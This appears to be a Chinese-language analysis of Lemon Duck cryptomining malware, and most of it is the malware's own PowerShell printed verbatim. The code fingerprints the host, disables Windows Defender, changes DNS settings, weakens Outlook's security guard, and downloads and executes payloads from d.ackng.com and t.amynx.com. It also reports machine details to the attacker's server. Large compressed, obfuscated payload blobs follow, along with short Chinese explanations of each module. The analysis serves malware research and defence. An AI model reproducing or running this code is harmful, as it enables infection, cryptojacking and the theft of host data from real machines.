"$spath\$name")){$name="powershell.exe"}return
$name}$rename=getname$ifmd5,$lmd5,$krmd5="","","try{$lifmd5=gmd5
([IO.File]::ReadAllBytes("$env:tmp\$ifbin"))}catch{}try{$lmd5=gmd5
([IO.File]::ReadAllBytes("$env:tmp\$mbin"))}catch{}try{$krmd5=gmd5
([IO.File]::ReadAllBytes("$env:tmp\$krbin"))}catch{}$down_url =
"http://d.ackng.com"if(!$url){$url="http://t.amynx.com"}$core_url =
$url.split("/")[0..2]-join"/"$permit =
([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdent
ity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]
"Administrator")$comp_name = $env:COMPUTERNAME$guid = (get-wmiobject
Win32_ComputerSystemProduct).UUID$mac = (Get-WmiObject
Win32_NetworkAdapterConfiguration | where {$_.ipenabled -EQ
$true}).Macaddress | select-object -first 1$osb = (Get-WmiObject -
class Win32_OperatingSystem)$os = $osb.Caption.replace("Microsoft
Windows ","")+ "_"+$osb.Version$user = $env:USERNAME$domain = (Get-
WmiObject win32_computersystem).Domain$uptime =
[timespan]::FromMilliseconds([environment]::TickCount)|foreach{$_.tota
lseconds}$card = (Get-WmiObject Win32_VideoController).namegwmi
Win32_PhysicalMemory | %{$msum = 0} { $msum += $_.Capacity
};$mem=$msum/1Gbtry{$drive = ([system.IO.DriveInfo]::GetDrives() |
where {$_.IsReady -and ($_.AvailableFreeSpace -gt 1024) -and
(($_.DriveType -eq "Removable") -or ($_.DriveType -eq "Network")) -and
(($_.DriveFormat -eq "NTFS") -or ($_.DriveFormat -eq "FAT32"))} |
foreach{($_.Name)[0]+"_" + ($_.DriveType.toString())[0]}-
join"|"}catch{$timestamp = (Get-Date -UFormat

```

```

"%s").Substring(0,9)try{[Reflection.Assembly]::LoadWithPartialName("System.Web.Extensions")$obj = (New-Object Web.Script.Serialization.JavaScriptSerializer).DeserializeObject((new-object net.webclient).downloadstring('http://127.0.0.1:43669/1/summary'))$mv=$obj.version$mip=$obj.connection.ip$mhr=$obj.hashrate.total-join(',')}catch{}try{Set-MpPreference -DisableRealtimeMonitoring 1 Add-MpPreference -ExclusionPath c:\ Add-MpPreference -ExclusionProcess c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionProcess c:\windows\system32\WindowsPowerShell\v1.0\rename}catch{}if(($card -match "GTX|NVIDIA|GEFORCE")){$isn=1}if(($card -match "RadeondiQAMD")){$isa=1}$v=$url.split("?")[1]$params=@($v,$comp_name,$guid,$mac)-join"&"set-location $env:tmpfunction stp($gra){write-host $gra Start-Process -FilePath cmd.exe -ArgumentList "/c $gra"}function gcf($code,$md,$fn){('echo '+$code+';$ifmd5='UB6'+$md+'';$ifp=$env:tmp+'\'+'$fn+'';$down_url=''+$down_url+'';function gmd5($con){[System.Security.Cryptography.MD5]::Create().ComputeHash($con)|foreach{$s+=$_.ToString('x2')};return $s}if(test-path $ifp){$con=[System.IO.File]::ReadAllBytes($ifp);$md5_=gmd5 $con_;if($md5_-eq$ifmd5){$noup=1}if(!$noup){$con=(New-Object Net.WebClient).downloaddata($down_url+'/'+'$fn+'?'+$params+'');$t=gmd5 $con;if($t-eq$ifmd5){[System.IO.File]::WriteAllBytes($ifp,$con)}else{$noup=1}if($noup){$con=$con_};$ifmd5=$md5_}).replace(UB6|',UB6^^^|').replace('&','^^^&')}function gpa($fnam,$name){('for($i=0;$i -lt $con.count-1;$i+=1){if($con[$i] -eq 0x0a){break}};iex(-join[char[]]$con[0..$i]);$bin=(New-Object IO.BinaryReader(New-Object System.IO.Compression.GzipStream (New-Object System.IO.MemoryStream($con[($i+1)..($con.count)])),([IO.Compression.CompressionMode]::Decompress)).ReadBytes(1000000);$bin_=$bin.Clone();$mep=$env:tmp+''+\"$fnam.ori"+'';[System.IO.File]::WriteAllBytes($mep,$bin_+((1..127)|Get-Random -Count 100));test1 -PEBytes $bin').replace('|','^^^diQ').replace('&','^^^&')+\"|$name - &cmd /c copy /y %tmp%\$fnam.ori %tmp%\$fnam.exe & %tmp%\$fnam.exe"}function gpb($name){IEX(-join[char[]]$con)+'$name+' -'}function gcode($fl){try{$local+$fl+=$flase;New-Object Threading.Mutex($true,'Global\Local'+$fl+'',[ref]$local'+$fl+')}cat

```

```

ch{{UB6}}$code1=gcode "If"IEEx $code1if($localIf){      stp ((gcf $code1
$ifmd5 $ifbin)+(gpb $rename)))}if($is64){      $code2=gcode "TMn"      IEx
$code2      if($localTMn){      stp ((gcf $code2 $mmd5 $mbin)+(gpa
$mbin $rename))      }}if(($isn -or $isa) -and $is64){      $code3=gcode
"TMng"      IEx $code3      if($localTMng){      stp ((gcf $code3 $mgmd5
$mgbin)+(gpa $mgbin $rename))      }}$code4=gcode "Kr"IEEx
$code4if($localKr){      stp ((gcf $code4 $krmd5 $krbin)+(gpb
$rename)))}try{(get-wmiobject -class win32_networkadapterconfiguration
-filter
ipenabled=true).SetDNSServerSearchOrder(@('8.8.8.8','9.9.9.9'))}catch{
}$params+="&" + (@($os,[Int]$is64,$user,$domain,$drive,$card,$mem,[Int]$
permit,($lifmd5[0..5]-join""),($lmmd5[0..5]-join""),($lkrmd5[0..5]-
join""),$mv,$mip,$mhr,$uptime,$timestamp,"0.4")-join"&")function SIEX
{      Param(      [string]$url      )      try{      $webclient = New-
Object Net.WebClient      $finalurl = "$url"+"?"+"$params"
try{      $webclient.Headers.add("User-Agent","Lemon-Duck-
"+"$Lemon_Duck.replace('y3d','-'))      } catch{}      $res_bytes =
$webclient.DownloadData($finalurl)      if($res_bytes.count -gt
173){      $sign_bytes = $res_bytes[0..171];
$raw_bytes = $res_bytes[173..$res_bytes.count];      $rsaParams
=      New-Object      System.Security.Cryptography.RSAParameters
$rsaParams.Modulus
=
0xda,0x65,0xa8,0xd7,0xbb,0x97,0xbc,0x6d,0x41,0x5e,0x99,0x9d,0x82,0xff,
0x2f,0xff,0x73,0x53,0x9a,0x73,0x6e,0x6c,0x7b,0x55,0xeb,0x67,0xd6,0xae,
0x4e,0x23,0x3c,0x52,0x3d,0xc0,0xcd,0xcd,0x37,0x6b,0xf3,0x4f,0x3b,0x62,
0x70,0x86,0x07,0x96,0x6e,0xca,0xde,0xbd,0xa6,0x4f,0xf6,0x11,0xd1,0x60,
0xdc,0x88,0xbf,0x35,0xf2,0x92,0xee,0x6c,0xb8,0x2e,0x9b,0x7d,0x2b,0xd1,
0x19,0x30,0x73,0xc6,0x52,0x01,0xcd,0xe7,0xc7,0x34,0x78,0x8a,0xa7,0x9f,
0xe2,0x12,0xcd,0x79,0x40,0xa7,0x91,0x6a,0xae,0x95,0x8e,0x42,0xd0,0xcf,
0x39,0x6e,0x30,0xcb,0x0a,0x98,0xdb,0x97,0x3f,0xf6,0x2e,0x95,0x10,0x72,
0xfd,0x63,0xd5,0xf7,0x88,0x63,0xa4,0x7b,0xae,0x97,0xea,0x38,0xb7,0x47,
0x6b,0x5d      $rsaParams.Exponent = 0x01,0x00,0x01
$rsa      =      New-Object      -TypeName
System.Security.Cryptography.RSACryptoServiceProvider;
$rsa.ImportParameters($rsaParams)      $base64 = -
join([char[]]$sign_bytes)      $byteArray =
[convert]::FromBase64String($base64)      $sha1 = New-Object
System.Security.Cryptography.SHA1CryptoServiceProvider
if($rsa.verifyData($raw_bytes,$sha1,$byteArray)) {      IEX
(-join[char[]]$raw_bytes)      }      }      } catch{}}SIEX
"$core_url/report.jsp"try{if($isn -and $is64){      $nd="nvd.zip"
$ndg="$env:tmp\nvdg.dat"      if(!(test-path $ndg) -or (Get-Item

```

```

$ndg).length -ne 22035968){ (new-object
Net.WebClient).DownloadFile("$down_url+"/$nd", "$env:tmp\$nd")
(New-Object -ComObject
Shell.Application).Namespace($env:tmp).CopyHere("$env:tmp\$nd\*", 16)
Remove-Item $env:tmp\$nd
}}catch{$hks="HKEY_LOCAL_MACHINE\SOFTWARE\"$mso="Microsoft\Office"$w
nd="Wow6432Node\"$crm="ClickToRun\REGISTRY\MACHINE\Software\"$paths=
@("$hks$mso", "$hks$wnd$mso", "$hks$mso\scrm$mso", "$hks$mso\scrm$wnd$mso
")foreach($path in $paths){if(test-path Registry::$path){get-childitem
Registry::$path -name|where-object{$_ -match "\d+" -and (Test-Path
Registry::$path\_Outlook)}}foreach{
$key="Registry::$path\_Outlook\Security" if(!(Test-Path $key)){
New-Item $key } Set-ItemProperty $key ObjectModelGuard 2 -type
Dword $mflag=test-path $key}}if($mflag){
try{$localMail=$flase; New-Object
Threading.Mutex($true, 'Global\LocalMail', [ref]$localMail)}catch{
if($localMail){ if(!(test-path $env:tmp\godmali4.txt)){
SIEX "$down_url/if_mail.bin" } }if(!(test-path
$env:tmp\kk4kk.log)){ SIEX "$down_url/ode.bin"}

```

脚本主要功能

- 尝试设置DNS为8.8.8.8和9.9.9.9
- 下载文件 均为powershell脚本
 - 如果不存在%temp%\kk4kk.log则下载<http://d.ackng.com/ode.bin>
 - 如果存在Outlook且不存在%temp%\godmali4.txt则下载http://d.ackng.com/if_mail.bin（邮件攻击模块）
 - 下载<http://d.ackng.com/if.bin>
 - 下载<http://d.ackng.com/kr.bin>
 - 如果系统为64位则下载<http://d.ackng.com/m6g.bin>
 - 如果系统为64位且存在显卡则下载<http://d.ackng.com/m6g.bin>
 - 下载执行<http://t.amynx.com/report.jsp>
 - 如果存在显卡（N卡）并且系统为64位则下载nvd.zip
- 回传以下信息到<http://t.amynx.com>，格式为
 - 操作系统
 - 系统位数（是否为64）

- 当前用户
- 域信息
- 磁盘格式信息
- 显卡信息
- 内存容量（格式化为G）
- 是否为管理权限
- 3个下载的文件MD5值
- 通过矿工程序提供的接口 [hxxp://127.0.0.1:43669/1/summary](http://127.0.0.1:43669/1/summary) 获取当前机器的总算力数据
- 机器启动时间
- 每次下载时判断返回长度是否大于等于173，如果大于则解密前173个字符并做SHA1校验，如校验成功则执行下一阶段脚本

report.js 结束进程脚本

```
I`EX          $(New-Object          IO.StreamReader          ($(New-Object
IO.Compression.DeflateStream          ($(New-Object          IO.MemoryStream
(,$('edbd07601c499625262f6dca7b7f4af54ad7e074a10880601324d8904010ecc18
8cde692ec1d69472329ab2a81ca6556655d661640cccd9dbcf7de7befbdf7de7befbdf
7ba3b9d4e27f7dffff3f5c6664016cf6ce4adac99e2180aac81f3f7e7c1f3f227eb76f9
f4ebefb53e96769fa519ade49efecefed7ebf3efef6c9f7461fffa287eb8fd3fce4b85
ce5f576faf09ef9fc8b67edc7e9e9f4b87c79faea643b4d3fb5df4c5e2e3e765fdcf9f
8374e7ee3e40e357ff7c5c79f7cfc8cfed7ef27dfa77e71efdf3bd53fa6741ffffff2d
bcd8a7e4ce8ff2ff13737d9ff1efd73fac597f4efb75fd33fab097f97d2ffb7d2710ad
43ef9f8ce3efd43f8d2bf754608d0cf11f5f6e4bbbf887ea35fd234a75f4e8e9fd300a
6842886907d1b1f7d0fede897f2e1f32f182fc0c658b929fdb14dffa77119c868feecf
57700162369a929fda4d6f42f60df1128bf44befd447ecce4078624f8d0bf45d3e4d30
a6057e3df1f5fbffe02edf9bbefa4fa06fe2eb631d6c612ce412100b6997e2300b757f
8d936bfd8a20940f3690624d1022dcf0508be213afd922f2cb6e5170e55d3e943e9413
b7a4eff7c6b7fb293fb4d3eb1bf4db2878026f0f72d60feead37def05ee67f290fe39c
704665fd8a13cfd435f33b41d38307bb963cfc23c3cb073bf4cf7dc0dac19fe7dfa27
f4a462100d23e7cce1f2a7a0a33f586fcacdddf16a521e672dbfb5a7ee4cbc242d3379
ecf96d922201178b4026b8c7fff67605b704c3a0340c70bf462b69d96dea89f7f6b594
cc6989eb7df12e44d0ff4efc3e76084fc2dfd53e877962ea5a0f9b1a3cac732b2dc606
53e5be275c6776146c56f55f4afe0ebf0f1185dc12936406406485980050d0613f03c7
f67bb7dd68e3110331850977e9d37f44f1d52f58afea92046248ae92fca7940b92180e
```

```

96191bd1069a1ffbfce2fc68b53e6c23eabfc34fd33f9723baff339fdf6dd27f8e71
7b1d0d58ac94bfae8f7dfbb877104c328becb126751c6670d64a704819c40318af8729
a4b671fcbcc2cbabb1da119feca3fb7b3bfb545ff4bb7ee7cfcf18ba2facef6f7efef8
df6e97fd9be6abe68b2fa78f2e97f9ef966ea5bf10eaf830254db7b575795c9f654fc
a3cfd85b8b59fdad8fef8c5f648bfc7bf746bbba3bdef6f7fa73a7bf1f1c777e8a5e
fbd7e5317cbcfbfffef8d177be3c5b6e7dfc713adafafc2c4d7f92001c4f9e9f3e12559
fde195f66cfbfcabf976eefa6e371ba4df86c68362ef3e5e76f7d27fd3e5987f4374
efe1f'-split'(..)'|?{$_}|%{[convert]::ToUInt32($_,16)}})),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();

```

解密去混淆后如下

```

& ( $env:cOMspec[4,24,25]-Join'')(((('Get-WmiObject -Class
Win32_Process|Where-Object{JSF_.Name -eq powershell.exe -and
'+$_.CommandLine -like *kr.bin* -and JSF_.CommandLine -notlike
*f4095084ad178f69a4f9b46b49abe0b4*}|foreach{stop-process -id
JSF_.processid})-crepLACe $',[CHAR]36 -crepLACe ',[CHAR]39 -
crepLACe '|',[CHAR]124)| . ( $pSHOME[4]+mPbPshOME[30]+'x')) -
CREPLAcE '$',$ -CREPLAcE '','', -replAcE '|',|) )

```

该脚本干的事只有检测当前powershell进程中是否含有kr.bin进程字样并且值为f4095084ad178f69a4f9b46b49abe0b4，有则结束进程

if_mail.bin 垃圾邮件攻击模块

```

$(New-Object IO.StreamReader ($New-Object
IO.Compression.DeflateStream ($New-Object IO.MemoryStream
($('edbd07601c499625262f6dca7b7f4af54ad7e074a10880601324d8904010ecc18
8cde692ec1d69472329ab2a81ca6556655d661640cced9dbcf7de7befbdf7de7befbdf
7ba3b9d4e27f7dfff3f5c6664016cf6ce4adac99e2180aac81f3f7e7c1f3f225e5fa65
b1f7df9d1271f7d7b39fbe84eba95a61fa577ee7cfaf0fbafb2f9f47ba33b0f3f95df3
ed97da0b3cdcd995dfb6f269f6fc65feea647b7f4f3f1a7dfced57dff9384ded3769f
ae93d03ead35d6de5407cf2503bda4a4f4fb2f2655e6fa70fed0b0f4c97f7ed9b7bfa9
1d73ebdf3f16f9cfcc60961fd45f3ed3cf17f42fa1cd6f7cfbe47b9f1c7caabff000e
897adadd3e931b01bdf61dce8a3ef7fbe2c5eb5cdf746f4eed3f3effc34fd708df6bb8
dee7c6a401ed85e760ff4973df3cbc1c35e770496c8c3f87d6a9a19ac1c9e9f5aa07bf
77b201e46305ede7ff6e60701ca7bdab743f981edc674bcafc03ff974c7f477dfffc16e

```


20ceaca7ff9b4aeceb7d3bc2cccd37c75dd6ea7edbb76bc5f94d962565d7cf17b7ffad
3c56ad13eba5ce6a062bac8db62fb2a5fe2d55fc2efcfaae9ef5f16d982bf7e777af5f
4f3b31fc317bf386fca9c9b3cb9fc895793f178dc16eff274b6ccd27c593de50fb9e19
dad769a2f97d5c9f8ce1dfef441f18bd6f9f5b7bfcd9de7ab62c5bf8cf95ffe875b6d2
db2bc6e5fb7cbbc284fa8d5cb59bec85e8c1bfc3afef26c4c9836d7af5382fdd3930a2
86f696f7953ad9ae2e9189081f4a1fbe8aa910f82416de5cbe2390dbbfeafb5e5fdda
af973c124dae967e6153b48d7edcfd660d1efc79f7cfc99e949c67d676b51d46fc6b3c
5b46972466a6bb63899e6ef4e67cbe3665915f4f1ebc57a79fae8d1f7f9cf65debe3ba
50fa755fd72dc9445fbd5f71812f3e69d2d6aa243aaab676d917d97a68fbfe27f6e9c4
3d75427b2ce2febfcf5ad26f2f00e8d824720fce6cd6064526b3303b3e569f56696910
8c8479f2994603ef1fda6f9b4d0fae3777dff70e86027389d6ea76599cf9b3abfaa560
cec336f9e451c55b8eaaacdeab62996c56276cc9fa4dfcfcbead5f2ac2d8bf593e6aa9
a2d8bef8ecb6c554c9705cdfc3571f87a9abf26dbc0cd9a339ae82d12bbba5e9fb4f9e
7c42ed484fe9e9d6d78f9fbf6b34d3d6c9d17ccab65bdfefd97d40ed88f18c9e7afbef
afd5f7cf74b511bb052e52aafc7dc30afab69d8f0f4d5972761c3df93896295167f69b
5103e59153fff8fddb36733a2ebfac16798daf9a9f1efa665acd86bee26eeaa5f90f8a0
6aaf5f7f7e1d3b42e830fa06966cbbcf9fdcb7cc69375ffebbeb88f17bfce8b77ee7f7
2ff77bfb3a0a9c9eae36bfd8da4a57795e36fca551e0d3e9ba21fecbdaa5503cad5a8
6444a3d7f2dbcd436d57c1b4af14ab52dbe1a1b551a40e3372f96857d59dee05f09d77
1be2059acf9cf12efde7e1bf359b1d8f1be2b9c59cb0698fc30e04044d4e0f8437619
b415ccfaa89b36a9fa5f4f793b085c8e1baf15bf147a479d79d11dff16866fb2d88fd4
91599869f81813cf0e99d9d2dfae82c6f690427e3b2e24601d85f7ca7f1276359f873b
345c322c938b7ccf84bf89d45559ffffe97d3bc66709ff8007e4c81064dd26659708bb
65a6ea77e7392558345f806e1117c308049d5fefe448566180fafc1adb0f0dbc3fe15a
9f7898f04f93f9fd0ff3ff1ab282d7bfbffbbdefbfcba987fdfe242b68f1bda6acaa9
56584cf02e6e137766e78a3cb4b7869de5e2cf3721cb60c44f4b300a630da725d4dc7e
1847cc2cfccfd9bde92fe45f3ed1361e71b4c55ea78547666db13bfd8575deac05e9f52
f04569fc169fc3d9655f3d3e3b6ae48d7de0d55350938999b59569550e8e33becaf4d2
7f9d5b8cd97ce98bdd802fe76d4777c616ff2f67a5296196499ac0d666c5c15dfffb2c3
67d80e14fdeaaaf8a96d92b89ffcf69bbef29f2bae0a9143bd09970e7627ee279be9f7
53a89a9a9cfbaa0644c6487ebd92c5bb58b667c6717525d4003108da7d9581caf6c08b
8252f4fe79d4fe19194e45f94ebec3c7f4ae6565f78ad2f6cb9b9fef8927e4adfb37b
fa5b3efded9d9bdf9256508f3123ca06c5a94ab55367e5b5565bbae48f22940a45925b
7eca7275f6e5fd1cffcc56702c02980941efcb2b3733f6d6604326f8ab22c16db6274b
6db3a6b5fa7dec338c21d2acb5b331269d31caebfcd72b38d517d9db69f69248cfd
3db7933fcd5f6b73bed7ab52c444714a905a4da4155afeb6f89160a15cec4ea35fb646
ee4c7ec7731bccfd23e165d32716b22d29489a47e1cbd1905a8ef33529664148837657
6ae3d5e97cb2fe1b1c229b3e86af7c4e35b01fdee1ceca6df4a9953efec7cbfe6981b2
d4550d34fd24fe543faedbefd8dbffcb5e6a9b6e1fc443e00852478ddf95a5f79d3b3
d2acedb6cb5dd924c6fa5d0e6a4c04de33ec9bf2fdae37be41ad7d9ca42172167c166c
a4d97ebae75f9253f667ef0cfb734bd931fd33f8c0322326efa7c36664740548ee8bb4
7f2493a6f8b2b7174f2362f73d16cbeaba38029e6e0efe1aa338f992f7eb1908149f68

bf26d43c6a04b5832d3daf74b0c2cf0abd7dc70ac74cc2d54b3f0bf248bbfbf481d718
94347c06f6ff39f8724f53b7bdbac895a0690b617dba9c042a0be4d4e88f7d1a16bf99
97c6244c6989db0e7cf5c7bc1f2222b45dc6ed0349f39188ab17973049d2fbf283db77
cf36cb881ac7f9721eec02a5b628ed4e2da0fb646e4845853fba8cc265579812f7edc3
292cf4ff9bacc2ec762073f31cad47bcb4dbcd7b2e3c5f4df722cf063c431d51b875d9
3cfa76db618bfc2f3c2fabcf0870c672300153f8dc0001a1b50beaa63469eb0c1fb2
5fba3bd5ffcf9fda3efe9e04a79f7c7f7bfc707b071ffc9ef4fb27bffbef6ffe94f67
78adf638b5fff3ee3f43d62338b9c92caa3db1dc147c612582cc7f3ae09f0f55ee88c7
097f42ca94f6139af997a82fa5187049f792dc30eb54160126fd02a62d08fc129a7040
4118e212f71831d5ec80fdae9f0ab1df688816106890b7c67c6370bdfdf6f5ae83bc4e
e087e9fd6010bdc8edabb4c339fd0ea8e6c2073e79d781811a3ef7bcad130af7b2ed30
f8dd36fe4740fa980f62ccfb3d9f6175f6c5fd3a3662e5b50828b6c16191eb2f39f7f4
6bfcc7e7f4afe7060c003e67fb8755ba4cb7c559174de7fa6611665b7b2695aa4a359b
eccdf56f5246dc4f192b09cfff3d08c1ba4aeb75758d6f9b62fe461c0e401e59d070b
419b4c21c49d67adea6efe867d592da27d39aeca8834a018a1a799d706341a1077c3e5
d532e83a697fccfb7e928bf9ea4b38ad2df32040f08257cc9c423db7695d7d9f96d01f
968f81ff9affe1e40995d8d8b65555f11b362a044fff9d5ef8a8762bd8590e89c084cb
e367e25243cd86fd753a107bdf4dd5e071ba1c47b47e71efc676ffa50d919ceeb6953c
c38b9cf0c954917241f7011176b4abca4b35cdda93c6ff0fe38afd7edfa3cad3372819
1bc68e99f665d1575764903406ae8b2a86b6a3f217a1362c421b35c3eba2e092ca98f3
4bfcce6699951fc59e7ab747951a04b0a0be57d4a6cc28c5b26af27459e75362780c9
9e22b621d62b2d75fbd3afbc9f4f8c597942cc417ec228220443f6fc87eb347bfcfab2
f5f9ffde4d3e3f4db6f9e1f7ffb9b23c5c3dded5971599d702b8e0516d53948b2cc105
42f8af49ad2c21e565f7efbbb29b79021be4ee9e5654a609e9efde4979afbf410a3d0a
2ce17c7182639de88ad66a4c6965f71a2863ea28084c9b506bacdba2e7ed2ebcb40c5d
bf3765dbf210a79e2b9f57b7e16759c58299044e2fb982de3eff165df0fb25ff53534b
e92b4a2c9e5dfb9737676f2fa981203c82556d3e5e9b87d97bff95e3abac366604583c
b9f226f30abbe103f139f9da8cf29bf7f79c6ed7505e3e9c1f9f5e73f78b9bc6cbfd8f
de4c1ddbd9fbabfb8fbaebb6f57f5ab373ff8c9fde9bd83eae0f9273bedfa275ffee0e
0fe5efb60ef7af99dbd5f74ffcd4fcd1f7c727577e7d3e7f5cbe5d5bb0feedfcb761f7
c77d9bc3b78f0e50f660f7ff0e0fe64ef07e7f7bffabd0f5e7eb2aa7fe2cdc37bf5e4e
4f2a7db4f96cddd073fd82daac9bdf3bb3ff8e2f779f9be0f5cbeccfeef7df9d32ff73e3
d7851fed44ffee0a77fd1dde7d7dfbdf6a6fe74b278d8fc5e07e77bd307eb375f7e72f
0e0dbe7cfbeca8bddd5dbe7b34fd50f1fbcdb3b9b7cfee979f68387fbef7efac10fe
e365f3ddc7df0c9e43bbf68b15efde0177db7f9452fefefffdecfb6db0f7f7aefa79fe
edf7bf972f6d5e7f5ec273f6967cbe9e5fddb97bfcf0ff2fdc5e70f5efcc4ddddd1f2cb
f7cf09d1f3ca85f9edfffe4a7eb97e5ec61fdba3ea89bf5b77fe2e1570fca87bb931f7
c79f9e9fe83d76f67bfe8e1e5cbdfa7fcc1e57571f9b27db05f93c978f183fc41bed7b
c7c70fd7b7ff7eec1a7cf7f9f17f71fbc3cbf7b7ffe10fde2ddffdd4fae0934ff6df5
c9f3fbcf76ef98b3eb97ff27bbfbc3ffbe4f2f2f79e962fefdf6dda8387f9c3bbbff7d
d83ebb7f7effedeedf54f4e7fd1fde5d3df67bfbeffc89870fd7f7967767f77697cbbdb
7f9ddcb072f1eec9c669fccdafcf88b4f7feadbe7bfe8f9ef75f7a71e7c7bffeac1b75

fddbdbbbfb74b95c3fbc7ef2f0c10fdeac3ff98907efdefcdec7472ff0b8a68efffe4d
ddfffb27f2dd8bcb4feeff5e0f3f5d7ef1e060f7c5f2f8fe270f3e7970fec957bb0f660
f8be6e5f9831fd4cfcf3f39f8a9ddfc61fbf0b2b93b9f7cf2257db7b7ae3f79b1be9c7
cf27b5f4e279ffee4f9f9fae1c14f9f177bcfbf7bffd4f5f5efe6072f6f0d34f1ede2
dde2e2e0f0e28d175f7e12fba7c7d75f9f4e1779adffb72377b4844cd3fad97b3673f7
898ffe43a3fbf7c70f7e54f9f1d7cf274f1f0f3657eefcd27f4fce4771feedd7f76704
9c0ef5e3cb8f783ef5e1fdc7d792f7f78f0f4cdbdcbfcc18307dfb9febdefe6e777f7e
a4f76279f5ceddf7bf3fcf95d5abffee4f7fef2bbfb4f4ebffc4597e73f38fffcf207e
73f79f7f4b2bcb77cf0f0aedab397bff7fe93af669fcccead5cef977bffae41e71d2fd8
70f9f7cf7bcb8bf577f7bbef3fb5cbfb9dc39dffbe9cb873fc88a4f2f5f9e2f7ef2e5d
dbd9ddf7b7fd8b7ed1ddfc171d5cde5d3e7c39bd3af8c9df9b507bf0faf83bf73ec92fe
f7df2f9f9f2d3bb070faf2e1ffef483e7cbd9c9c3bbf756f9279f34cf2f2fefadde5c7
e726fb57e7939ddd7dfaf2f29367f7cf3fb9577f7afd66f1e0f7beffc9f4f77e787f7
259dc5dcd9ebcb9bb3e9f5edefdc9fceedbdf70777270f9e97f75e5e363ff57cfde01
7ad1fdefdc1eac9735a855f7cf283874be2f5f9dde5e4f5c3bb7976f7e9bd17d377cfc
e7fd183fdbbf70feadf7bfd83073ff841fd8387ebbb7b3fb87cf98698e93bcbbbe7d37
7f58397af5edc9dde2f7fefbb9f3e7df6ddfdebef1c2cbfbc7bfde90101a1266f1f2ee
fde2feae2cbc9bdebd7b76b5a8cfcf6735cdf1f9fd670f1f34f76866cf774ebed33eb
8fce43bbff7f964ff17fde0727dbede7ffae04be2d7d9bb87bf68fef2653efbbd7fd12
7cdeff3f0eef40717edd3cbfceedf4f7ed1a7d5b72fcf1f5edc7b7879efe06e76efe97
272efc1f2417b37df6d2f973f917f7af0fc17dd3d9fbd2b7f9fc5f28b8377bbdfbe777
9f7fecbf27cf7ab875f1dac7ffaaccbf3f39ff8a9f6c14f9edf6d5eec7f72f7ddec17e
d3d581e1cbcfbbd67f577da9fbcf7530feb87ed626ff67b3d5c5ddebd7f7fce5fd8baf
ebefcf6f9cef3bbf77eafe50fee2f9b83873ffde6a23c78b8735d2fce2f69b86f5eb67
73f59ad2ef7ee5ecfeafe6d76fce7fd0fce4f9eef2e5e5834f5fbe7870b0b7bcfbe5c
383dde7e7f99bb7e5b387e77b97fb0f3ff9453f783e7f43d37970ba7bfec99b07f92fb
ab7fce4e14f7cfa83dfbbb9b7ffd32feffee0e5dd27bff7c1010df86e7effee7271bef
e74effef9c14f3efcbd0ff6dffdeaf567b0b426af2f0c1ef5ddefd45f7ceefcf7ff0d
d2f76a7075ffde0c1c3d5f9cbdd9ffae4d3d9e7d9ddecfacd9bc9f9dd83fdfb4f7fef7
c72fd9dfaee6c77d57e9537fb073f78fd60fefa93fbdf797e7effc583d9f9fae0e0938
3376fbeb7fffd837bdf7ed9dca3aeef7ff2e6abf39f7af27b5ffee4f493dd77cb3c7b7
b70f7e1f52b62c28224f8938383dd6fffc4f9270f0fbe7af766e7fc7cf761be7bffff7b
efb60bd3cffffcabf5bdef90b2bbfb70a72c7776efbe5c5e7c7279efc5dd9f7cb8ebc3
c7ff1e6a75e5cfef4a7572fef3e7876f793d9c127f7dfbea83fd979d03ef8453b3f20a
6fec12707973fb877f1f0eefaee973f7d77ddfcf4f50f966df68bee2edfcc1eb63fb8b
c6c26d7f77f507ffbf2e5c3d9f3cb0707ab7b341f6fbe7d70f0f0fec17aef75a9e1ff
ca22f1ffca26f57d7cbd9f5cebdbbcf0ececfcf771e9e7f79f0e997bff779fef093faf
73abfffb5377ef9f13763ff8bd7fd1a23978b6fef4e2ee2509f3c3b7777fef7b2fdf3cb
bfbfbbc2af72614485eefdebbf7203f78f1fce1779ffdd479f6e9f3efbe7d46aaa37df
8f2e1fe0f5ebe5bad7feafc935ff413cb575f7efbf2de77962463f7ebf5837279f7273
fb9bafc76b3ffee075fb42f0f1e3e7cb8fbe5c54ef1e041fdf072eff9fd4feadde50fd
62feffe44f39d7bf73e79f57b5d1ebcfec99fba7e783925392f3e79f96052fc74f5267

f77fded9fd85b7efbf7b9bcae4f4e1e9ebffa7df2e7e5effd839f7cf049f110703e39b
87ef2dde9937777ff0a4addfbdfef4d3c5a7df799e5f5f9fcfdfe6fbc5b72f9b1fb40
fbf3bfd41f3a0bdf8bee7e72ffab7b97bf37f14f3b6bef3dfce4bbbb6f9793bd5ff4e
dabf3bd83cbe96559dfcd5efcf4de836f5f5d92cccd0f3ef9e97be7539289072fdb039
aeedd6f379f3eff89377bc76fc9329cbf3df8f2c1a73ffd7bbf9cdebd fcbdbf7cb877f
0f2a7eebef9f2fc8acc5cb3dfef49707cfeffee06eb6f783faec07e72f3fb9faa9f5e
2e0e5839da7c4e46433d79ffcd462f5ecbba fdeed2ec908dcfbddcbf3bbbf8e1bdef5
cdcb7bcb037bbfb6ceff2ee97b3bb0f97bbf9efbdfef493f58c3efbcef5dddfbf2d3b
b0fbef38beede7bf8e0d39fbcfb2bcfbe2d977af08d6c1eae9a7b34fee9fffdeedda
6be5eddfc1eca79e9f3ff8bdd7f927bff7e79f7c727eb9ff8b7eef87eb1fbc3cbf2ab
f7d402ae7e1c3eb9c88fae9f2eee9d5f21e999f4ff3d9a777cf0f767e8a08f2d50f16b
39ffaa9dd9d66f7f4277ed1775eee3e28de5057f75ecc76bffd fbasef9d918efcbd7ef
0e0f73effb27cf87b3f7c306b5f5ee69f7c9aff20bf7bfcfcfcde8397f7777eefaf767
62fbfffb7095bdfb64f27bbf9efdfef9e5ecbdfef7afacdb7ef9eef3dbcfbf0e5bd62f
dd39f5ce63fb84be2fc83aff6f2bd7bb3cb83e6c5f9f5939f5efe3e3ff153bbbed279fd
c9fcc7e11e9ef9fae0fde7cfbec938b4f1e2c97b34f1e3e59ee1f90919cccee928dab2
7f77ff0f2d9170f49b1be5b7d7a39fd2a7fb8fac9970f9e9359fde4f7feee27ed2f5ab
c7e4ae2d534efee92cff0edfceeef3eef9effdd5f493c5ef736ff632bffb9dcbd90f7
ed1c1effdc927f7caecee27bfcfc bdfef72fde07a71f7179d37bfd797cf76abfb7b5f6
